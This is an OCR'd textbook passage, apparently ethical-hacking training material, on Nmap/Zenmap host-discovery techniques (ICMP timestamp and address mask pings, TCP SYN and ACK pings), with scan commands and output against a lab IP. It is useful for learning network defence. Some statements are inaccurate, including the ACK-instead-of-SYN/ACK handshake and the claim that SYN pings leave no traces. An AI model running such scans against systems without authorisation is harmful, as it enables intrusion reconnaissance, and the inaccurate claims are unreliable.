
10.10.1.11

```
nmap -sn -PP 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
22:53 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.24: ICMP timestamp ping in Zenmap

ICMP Address Mask Ping Scan

ICMP address mask ping is another alternative to the traditional ICMP ECHO ping, where the attackers send an ICMP address mask query to the target host to acquire information related to the subnet mask. However, the address mask response from the destination host is conditional, and it may or may not respond with the appropriate subnet value depending on its configuration by the administrator at the target's end. This type of ping method is also effective in identifying the active hosts similarly to the ICMP timestamp ping, specifically when the administrator blocks the traditional ICMP Echo ping. In Zenmap, the **`-PM`** option is used to perform an ICMP address mask ping scan.


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
Filter Hosts

Target: 10.10.1.11

Command: nmap -sn -PM 10.10.1.11

10.10.1.11

```
nmap -sn -PM 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
23:01 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.25: ICMP address mask ping in Zenmap

TCP SYN Ping Scan

TCP SYN ping is a host discovery technique for probing different ports to determine if the port is online and to check if it encounters any firewall rule sets. In this type of host discovery technique, an attacker uses the Nmap tool to initiate the three-way handshake by sending the empty TCP SYN flag to the target host. After receiving SYN, the target host acknowledges the receipt with an ACK flag. After reception of the ACK flag, the attacker confirms that the target host is active and terminates the connection by sending an RST flag to the target host machine (since his/her objective of host discovery is accomplished). Port 80 is used as the default destination port. A range of ports can also be specified in this type of pinging format without inserting a space between -PS and the port number (e.g., **PS22-25,80,113,1050,35000**), where the probe will be performed against each port parallelly. In Zenmap, the **`-PS`** option is used to perform a TCP SYN ping scan.




Empty TCP SYN packet
Host is Active
ACK packet
RST
Attacker
Target Host

Figure 3.26: TCP SYN ping scan for host discovery

Advantages:

- As the machines can be scanned parallelly, the scan never gets the time-out error while waiting for the response.
- TCP SYN ping can be used to determine if the host is active without creating any connection. Hence, the logs are not recorded at the system or network level, enabling the attacker to leave no traces for detection.


Zenmap
Scan Tools Profile Help
Target: 10.10.1.11
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11
Filter Hosts

Command: nmap -sn -PS 10.10.1.11

```
nmap -sn -PS 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
23:10 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.27: TCP SYN ping scan in Zenmap

TCP ACK Ping Scan

TCP ACK ping is similar to TCP SYN ping, albeit with minor variations. TCP ACK ping also uses the default port 80. In the TCP ACK ping technique, the attackers send an empty TCP ACK packet to the target host directly. Since there is no prior connection between the attacker and the target host, after receiving the ACK packet, the target host responds with an RST flag to terminate the request. The reception of this RST packet at the attacker's end indicates that the host is active. In Zenmap, the `-PA` option is used to perform a TCP ACK ping scan.


